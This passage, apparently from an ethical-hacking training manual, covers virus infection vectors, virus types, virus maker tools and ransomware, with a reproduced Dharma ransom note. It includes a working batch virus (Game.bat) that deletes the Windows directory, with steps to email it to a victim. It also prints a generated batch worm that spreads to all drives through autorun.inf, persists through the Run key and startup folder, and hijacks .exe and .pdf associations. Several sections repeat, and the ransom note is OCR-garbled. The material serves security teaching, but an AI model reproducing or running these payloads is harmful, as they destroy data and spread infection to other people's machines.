
- When a user accepts files and downloads without properly checking the source
- Not running the latest antivirus application
- Opening infected e-mail attachments
- Clicking malicious online ads
- Installing pirated software
- Using portable media
- Not updating and not installing new versions of plug-ins
- Connecting to untrusted networks

How does a Computer Get Infected by Viruses?

To infect a system, first, a virus has to enter it. Once the user downloads and installs the virus from any source and in any form, it replicates itself to other programs. Then, the virus can infect the computer in various ways, some of which are listed below:

- **Downloads**: Attackers incorporate viruses in popular software programs and upload them to websites intended for download. When a user unknowingly downloads this infected software and installs it, the system is infected.
- **Email attachments**: Attackers usually send virus-infected files as email attachments to spread the virus on the victim's system. When the victim opens the malicious attachment, the virus automatically infects the system.
- **Pirated software**: Installing cracked versions of software (OS, Adobe, Microsoft Office, etc.) might infect the system as they may contain viruses.
- **Failing to install security software**: With the increase in security parameters, attackers are designing new viruses. Failing to install the latest antivirus software or regularly update it may expose the computer system to virus attacks.
- **Updating software**: If patches are not regularly installed when released by vendors, viruses might exploit vulnerabilities, thereby allowing an attacker to access the system.
- **Browser**: By default, every browser comes with built-in security. An incorrectly configured browser could result in the automatic running of scripts, which may, in turn, allow viruses to enter the system.
- **Firewall**: Disabling the firewall will compromise the security of network traffic and invite viruses to infect the system.

- **Pop-ups**: When the user clicks any suspicious pop-up by mistake, the virus hidden behind the pop-up enters the system. Whenever the user turns on the system, the installed virus code will run in the background.
- **Removable media**: When a healthy system is associated with virus-infected removable media (e.g., CD/ DVD, USB drive, card reader), the virus spreads the system.
- **Network access**: Connecting to an untrusted Wi-Fi network, leaving Bluetooth ON, or permitting a file sharing program that is accessed openly will allow a virus to take over the device.
- **Backup and restore**: Taking a backup of an infected file and restoring it to a system infects the system again with the same virus.
- **Malicious online ads**: Attackers post malicious online ads by embedding malicious code in the ads, also known as malvertising. Once users click these ads, their computers get infected.
- **Social Media**: People tend to click on social media sites, including malicious links shared by their contacts, which can infect their systems.



Types of Viruses

- Viruses are categories **according to their functioning and targets**
- Some of the example includes:

System or Boot Sector Virus
File and Multipartite Virus
Macro and Cluster Virus
Stealth/Tunneling Virus
Encryption Virus
Sparse Infector Virus
Polymorphic Virus
Metamorphic Virus
Overwriting File or Cavity Virus
Companion/Camouflage Virus
Shell and File Extension Virus
FAT and Logic Bomb Virus
Web Scripting Virus
Email and Armored Virus
Add-on and Intrusive Virus
Direct Action or Transient Virus
Terminate & Stay Resident Virus

Types of Viruses

Viruses are categories according to their functioning and targets. Some of the most common types of computer viruses that adversely affect the security of systems are listed below:

1. **System or Boot Sector Virus:** The most common targets for a virus are the system sectors, which include the master boot record (MBR) and the DOS boot record system sectors. The primary carriers of system or boot sector viruses are email attachments and removable media (USB drives). A boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR. When the system boots, first, the virus code executes and then control passes to the original MBR.

2. **File Virus:** File viruses infect files executed or interpreted in the system, such as COM, EXE, SYS, OVL, OBJ, PRG, MNU, and BAT files. File viruses can be direct-action (non-resident) or memory-resident viruses. File viruses insert their code into the original file and infect executable files. Such viruses are numerous, albeit rare. They infect in a variety of ways and are found in numerous file types.

3. **Multipartite Virus:** A multipartite virus (also known as a multipart virus or hybrid virus) combines the approach of file infectors and boot record infectors and attempts to simultaneously attack both the boot sector and the executable or program files. When the virus infects the boot sector, it will, in turn, affect the system files and vice versa. This type of virus re-infects a system repeatedly if it is not rooted out entirely from the target machine. Some examples of multipartite viruses include Invader, Flip, and Tequila.

4. **Macro Virus:** Macro viruses infects Microsoft Word or similar applications by automatically performing a sequence of actions after triggering an application. Most

macro viruses are written using the macro language Visual Basic for Applications (VBA), and they infect templates or convert infected documents into template files while maintaining their appearance of common document files.

5. **Cluster Virus:** Cluster viruses infect files without changing the file or planting additional files. They save the virus code to the hard drive and overwrite the pointer in the directory entry, directing the disk read point to the virus code instead of the actual program. Even though the changes in the directory entry may affect all the programs, only one copy of the virus exists on the disk.

6. **Stealth/Tunneling Virus:** These viruses try to hide from antivirus programs by actively altering and corrupting the service call interrupts while running. The virus code replaces the requests to perform operations with respect to these service call interrupts. These viruses state false information to hide their presence from antivirus programs. For example, a stealth virus hides the operations that it modified and gives false representations. Thus, it takes over portions of the target system and hides its virus code.

7. **Encryption Virus:** Encryption viruses or cryptolocker viruses penetrate the target system via freeware, shareware, codecs, fake advertisements, torrents, email spam, and so on. This type of virus consists of an encrypted copy of the virus and a decryption module. The decryption module remains constant, whereas the encryption makes use of different keys.

8. **Sparse Infector Virus:** To spread infection, viruses typically attempt to hide from antivirus programs. Sparse infector viruses infect less often and try to minimize their probability of discovery. These viruses infect only occasionally upon satisfying certain conditions or infect only those files whose lengths fall within a narrow range.

9. **Polymorphic Virus:** Such viruses infect a file with an encrypted copy of a polymorphic code already decoded by a decryption module. Polymorphic viruses modify their code for each replication to avoid detection. They accomplish this by changing the encryption module and the instruction sequence. Polymorphic mechanisms use random number generators in their implementation.

10. **Metamorphic Virus:** Metamorphic viruses are programmed such that they rewrite themselves completely each time they infect a new executable file. Such viruses are sophisticated and use metamorphic engines for their execution. Metamorphic code reprograms itself. It is translated into temporary code (a new variant of the same virus but with different code) and then converted back into the original code. This technique, in which the original algorithm remains intact, is used to avoid pattern recognition by antivirus software. Metamorphic viruses are more effective than polymorphic viruses.

11. **Overwriting File or Cavity Virus:** Some programs have empty spaces in them. Cavity viruses, also known as space fillers, overwrite a part of the host file with a constant (usually nulls), without increasing the length of the file while preserving its functionality. Maintaining a constant file size when infecting allows the virus to avoid detection. Cavity viruses are rarely found due to the unavailability of hosts and code complexity.

12. **Companion Virus/Camouflage Virus:** The companion virus stores itself with the same filename as the target program file. The virus infects the computer upon executing the file, and it modifies the hard disk data. Companion viruses use DOS to run COM files before the execution of EXE files. The virus installs an identical COM file and infects EXE files.

13. **Shell Virus:** The shell virus code forms a shell around the target host program's code, making itself the original program with the host code as its sub-routine. Nearly all boot program viruses are shell viruses.

14. **File Extension Virus:** File extension viruses change the extensions of files. The extension .TXT is safe as it indicates a pure text file. With extensions turned off, if someone sends you a file named BAD.TXT.VBS, you will only see BAD.TXT. If you have forgotten that extensions are turned off, you might think that this is a text file and open it. It actually is an executable Visual Basic Script virus file and could cause severe damage.

15. **FAT Virus:** A FAT virus is a computer virus that attacks the File Allocation Table (FAT), a system used in Microsoft products and some other types of computer systems to access the information stored on a computer. By attacking the FAT, a virus can cause severe damage to a computer. FAT viruses can work in a variety of ways. Some are designed to embed themselves into files so that when the FAT accesses the file, the virus is triggered. Others may attack the FAT directly.

16. **Logic Bomb Virus:** A logic bomb is a virus that is triggered by a response to an event, such as the launching of an application or when a specific date/time is reached, where it involves logic to execute the trigger. When a logic bomb is programmed to execute on a specific date, it is referred to as a time bomb. Time bombs are usually programmed to set off when important dates are reached, such as Christmas and Valentine's Day.

17. **Web Scripting Virus:** A web scripting virus is a type of computer security vulnerability that breaches your web browser security through a website. This allows attackers to inject client-side scripting into the web page. It can bypass access controls and steal information from the web browser. Web scripting viruses are usually used to attack sites with large populations, such as sites for social networking, user reviews, and email.

18. **Email Virus:** An e-mail virus refers to computer code sent to you as an e-mail attachment, which if activated, will result in some unexpected and usually harmful effects, such as destroying specific files on your hard disk and causing the attachment to be emailed to everyone in your address book. Email viruses perform a wide variety of activities, from creating pop-ups to crashing systems or stealing personal data.

19. **Armored Virus:** Armored viruses are viruses that are designed to confuse or trick deployed antivirus systems to prevent them from detecting the actual source of the infection. These viruses make it difficult for antivirus programs to trace the actual source of the attack. They trick antivirus programs by showing some other location even though they are actually on the system itself.

20. **Add-on Virus:** Add-on viruses append their code to the host code without making any changes to the latter or relocate the host code to insert their code at the beginning.
21. **Intrusive Virus:** Intrusive viruses overwrite the host code completely or partly with the viral code.
22. **Direct Action or Transient Virus:** Direct action or transient viruses transfer all controls of the host code to where it resides in the memory. It selects the target program to be modified and corrupts it. The life of a transient virus is directly proportional to the life of its host. Therefore, transient virus executes only upon the execution of its attached program and terminates upon the termination of its attached program. At the time of execution, the virus may spread to other programs. This virus is transient or direct, as it operates only for a short period and goes directly to the disk to search for programs to infect.
23. **Terminate and Stay Resident Virus (TSR)**: A terminate and stay resident (TSR) virus remains permanently in the target machine's memory during an entire work session, even after the target host's program is executed and terminated. The TSR virus remains in memory and therefore has some control over the processes.

Creating a Virus

A virus can be created in two different ways:

- **Writing a Virus Program**
- **Using Virus Maker Tools**

1 Writing a Virus Program

Create a batch file Game.bat with this text

```
@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows\*.*
```

1. Convert the Game.bat batch file to Game.com using the bat2com utility
2. Send the Game.com file as an email attachment to a victim
3. When run, it copies itself to all the .bat files in the current directory and deletes all the files in the Windows directory


Creating a Virus (Cont'd)

2 Using Virus Maker Tools

Virus Maker Tools

- DELmE's Batch Virus Maker
- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

JPS Virus Maker



Virus Options :

☐ Disable Registry
☐ Disable MsConfig
☒ Disable TaskManager
☐ Disable Telegram
☐ Disable Media Player
☐ Disable Internet Explorer
☐ Disable Time
☐ Disable Group Policy
☐ Disable Windows Explorer
☐ Disable Notepad
☐ Disable Wordpad
☐ Disable Windows
☐ Disable System Restore
☐ Disable Taskbar
☐ Disable Start Button
☐ Disable DHCP Client
☐ Disable CMD
☒ Disable Windows Update
☒ Disable Control Panel
☐ Disable Desktop Icons
☐ Disable Screen Saver
☐ Disable Browsers
☒ Disable Drives
☐ Hide Services
☒ Hide Windows Clock
☒ Hide Desktop Icons
☐ Hide Run
☐ Hide Taskbar
☐ Hide Cursor
☐ Swap Mouse Button
☐ Remove Folder Options
☐ Lock Mouse and Keyboard
☐ Always Open CD_ROM
☐ Turn Off Monitor
☐ Crazy Mouse
☒ Enable Remote Desktop
☐ Destroy Clipboard
☐ Lock Screen
☐ Mute Sound
☒ Remove Bluetooth
☐ Remove Windows Themes
☐ Slow Mouse Speed
☒ Turn Off Windows Firewall
☒ Turn Off Windows Defender
☐ Run In System Mode
☒ Auto Startup

○ Restart ○ LogOff ○ TurnOff ○ Hibrinate ● None

Name After Install : svchost
Server Name : Server.exe

Creating a Virus

A virus can be created in two ways: writing a virus program and using virus maker tools.

- **Writing a Simple Virus Program**

  The following steps are involved in writing a simple virus program:

  1. Create a batch file **Game.bat** with the following text:

     ```
     @ echo off
     for %%f in (*.bat) do copy %%f + Game.bat
     del c:\Windows\*.*
     ```

  2. Convert the **Game.bat** batch file into **Game.com** using the **bat2com** utility
  3. Send the **Game.com** file as an email attachment to the victim
  4. When **Game.com** is executed by the victim, it copies itself to all the .bat files in the current directory on the target machine and deletes all the files in the **Windows directory**

- **Using Virus Maker Tools**

  Virus maker tools allow you to customize and craft your virus into a single executable file. The nature of the virus depends on the options available in the virus maker tool.


  Once the virus file is built and executed, it can perform the following tasks:

  - Disable Windows command prompt and Windows Task Manager
  - Shut down the system
  - Infect all executable files
  - Inject itself into the Windows registry and start up with Windows
  - Perform non-malicious activity such as unusual mouse and keyboard actions

  The following tools are useful for testing the security of your own antivirus software.

  - **DELmE's Batch Virus Maker**

    DELmE's Batch Virus Generator is a virus creation program with many options to infect the victim's PC, such as formatting the C: drive, deleting all the files in the hard disk drive, disabling admin privileges, cleaning the registry, changing the home page, killing tasks, and disabling/removing the antivirus and firewall.


DELmE's Batch Virus Maker v 2.0
Infection
Payload
Other Options
Local Infection
Infect Reg Run Key
Infect All Drives
Infect All Folders
Infect Startup Folder
Infect Autoexec.bat
Infect "ls" Cmd
Filetype Infection
Infect All .Exe Files
Infect All .Lnk Files
Infect All .Doc Files
Infect All .Txt Files
Infect All .Pdf Files
Infect All .Xml Files
Infect All .Mp3 Files
Infect All .Mp4 Files
Infect All .Png Files
Infect Filetype...
Enter File Extension To Infect (eg '.txt')
Infect
Internet Spreading
Send To Contacts
Sends Virus To All Contacts On Microsoft Outlook As An Email Attachment
DELmE's Batch Virus Maker Info
Save As .Bat
Save As .Txt
View Agreement
View Credits
Start Over
Exit

```
@ echo off
rem ---------------------------------
rem Infect All Drives
for %%E In (A,B,C,D,E,F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z) Do (
copy /Y %0 %%E:\
echo [AutoRun] > %%E:\autorun.inf
echo open="%%E:\%0" >> %%E:\autorun.inf
echo action=Open folder to see files... >> %%E:\autorun.inf)
rem ---------------------------------
rem ---------------------------------
rem Infect Autoexec.bat
echo start "" %0>>%SystemDrive%\AUTOEXEC.BAT
rem ---------------------------------
rem ---------------------------------
rem Infect All .Exe Files
assoc .exe=batfile
DIR /S/B %SystemDrive%\*.exe >> InfList_exe.txt
echo Y | FOR /F "tokens=1,* delims=: " %%j in (InfList_exe.txt) do copy /y %0
rem ---------------------------------
rem ---------------------------------
rem Infect Reg Run Key
set valinf="rundll32_%random%_toolbar"
set reginf="hklm\Software\Microsoft\Windows\CurrentVersion\Run"
reg add %reginf% /v %valinf% /t "REG_SZ" /d %0 /f > nul
rem ---------------------------------
rem ---------------------------------
rem Infect Startup Folder
copy %0 "%userprofile%\Start Menu\Programs\Startup"
rem ---------------------------------
rem ---------------------------------
rem Infect All .Pdf Files
assoc .pdf=batfile
DIR /S/B %SystemDrive%\*.pdf >> InfList_pdf.txt
echo Y | FOR /F "tokens=1,* delims=: " %%j in (InfList_pdf.txt) do copy /y %0
rem ---------------------------------
```

Virus Name: Connect Trojan
Virus Author: Fabinhoff

DELmE's Batch Virus Maker.

Version: 2.0
Scripting Language: AutoIt v3.3.0.0
Coded By: DELmE
Coded for: Members of HackForums.Net


To contact me visit HackForums.Net and send me a message

Please view the User Agreement by clicking the "Agreement button" and make sure you fully understand and agree with the agreement.

Figure 3.4: Screenshot of DELmE's Batch Virus Maker

- ### JPS Virus Maker

  JPS Virus Maker tool is used to create customized viruses. It has many in-built options to create a virus. Some of the features of this tool are auto-startup, disable task manager, disable control panel, enable remote desktop, turn off Windows Defender, etc.



Virus Options :

☐ Disable Registry
☐ Disable MsConfig
☒ Disable TaskManager
☐ Disable Telegram
☐ Disable Media Player
☐ Disable Internet Explorer
☐ Disable Time
☐ Disable Group Policy
☐ Disable Windows Explorer
☐ Disable Notepad
☐ Disable Wordpad
☐ Disable Windows
☐ Disable System Restore
☐ Disable Taskbar
☐ Disable Start Button
☐ Disable DHCP Client
☐ Disable CMD
☒ Disable Windows Update
☒ Disable Control Panel
☐ Disable Desktop Icons
☐ Disable Screen Saver
☐ Disable Browsers
☒ Disable Drives

☐ Hide Services
☒ Hide Windows Clock
☒ Hide Desktop Icons
☐ Hide Run
☐ Hide Taskbar
☐ Hide Cursor
☐ Swap Mouse Button
☐ Remove Folder Options
☐ Lock Mouse and Keyboard
☐ Always Open CD_ROM
☐ Turn Off Monitor
☐ Crazy Mouse
☒ Enable Remote Desktop
☐ Destroy Clipboard
☐ Lock Screen
☐ Mute Sound
☒ Remove Bluetooth
☐ Remove Windows Themes
☐ Slow Mouse Speed
☒ Turn Off Windows Firewall
☒ Turn Off Windows Defender
☐ Run In System Mode
☒ Auto Startup

○ Restart ○ LogOff ○ TurnOff ○ Hibrinate ● None

Name After Install : svchost
Server Name : Server.exe


Figure 3.5: Working of JPS Virus Maker

Some additional virus maker tools are as follows:

- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

Ransomware

- ☐ A type of malware that **restricts access to the computer system's files and folders**
- ☐ Demands an online **ransom payment** to the malware creator(s) to remove the restrictions



Attacker

① Attaches Ransomware in e-mail

② Malware executes and gets installed

③ Files get encrypted and access is blocked demanding ransom

④ Victim pays ransom to get access


⑤ Attacker unlocks and provides access

Victim gets access to files

Ransomware (Cont'd)

Dharma

Dharma is a dreadful ransomware that attacks victims through **email campaigns**; the **ransom notes** ask the victims to contact the threat actors via a provided email address and **pay in bitcoins for the decryption service**



eadmundcoutts@aol.com

All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail eadmundcoutts@aol.com
Write this ID in the title of your message AC197B68
In case of no answer in 24 hours write us to theese e-mails: mclainmelvin@aol.com
You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.

Fre ption as guarantee
paying you can send us up to 1 file for free decryption. The total size of files must be less than 1Mb (non archived), and files should valuable information. (databases,backups, large excel sheets, etc.)

ow n Bitcoins
est way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and

calbitcoins.com/buy_bitcoins
can find other places to buy Bitcoins and beginners guide here:
ww.coindesk.com/information/how-can-i-buy-bitcoins/

ntion!
Do not rename encrypted files.
Do not try to decrypt your data using third party software, it may cause permanent data loss.
Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Dharma – Ransom Notes

Ransomware Families

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- Cryptorbit ransomware
- Crypto Locker Ransomware
- Crypto Defense Ransomware
- Crypto Wall Ransomware

Ransomware

Ransomware is a type of malware that restricts access to the infected computer system or critical files and documents stored on it, and then demands an online ransom payment to the malware creator(s) to remove user restrictions. Ransomware is a type of crypto-malware that might encrypt files stored on the system's hard disk or merely lock the system and display messages meant to trick the user into paying the ransom.

Usually, ransomware spreads as a Trojan, entering a system through email attachments, hacked websites, infected programs, app downloads from untrusted sites, vulnerabilities in network services, and so on. After execution, the payload in the ransomware runs and encrypts the victim's data (files and documents), which can be decrypted only by the malware author. In some cases, user interaction is restricted using a simple payload.

In a web browser, a text file or webpage displays the ransomware demands. The displayed messages appear to be from companies or law enforcement personnel falsely claiming that the victim's system is being used for illegal purposes or contains illegal content (e.g., porn videos, pirated software), or it could be a Microsoft product activation notice falsely claiming that installed Office software is fake and requires product re-activation. These messages entice victims into paying money to undo the restrictions imposed on them. Ransomware leverages victims' fear, trust, surprise, and embarrassment to get them to pay the ransom demanded.



Files get encrypted and access is blocked demanding ransom
3
1
2
4
5
Attacker
Attaches Ransomware in e-mail
Malware executes and gets installed
Victim pays ransom to get access
Attacker unlocks and provides access
Victim gets access to files

Figure 3.6: Depiction of ransomware attack

Ransomware Families

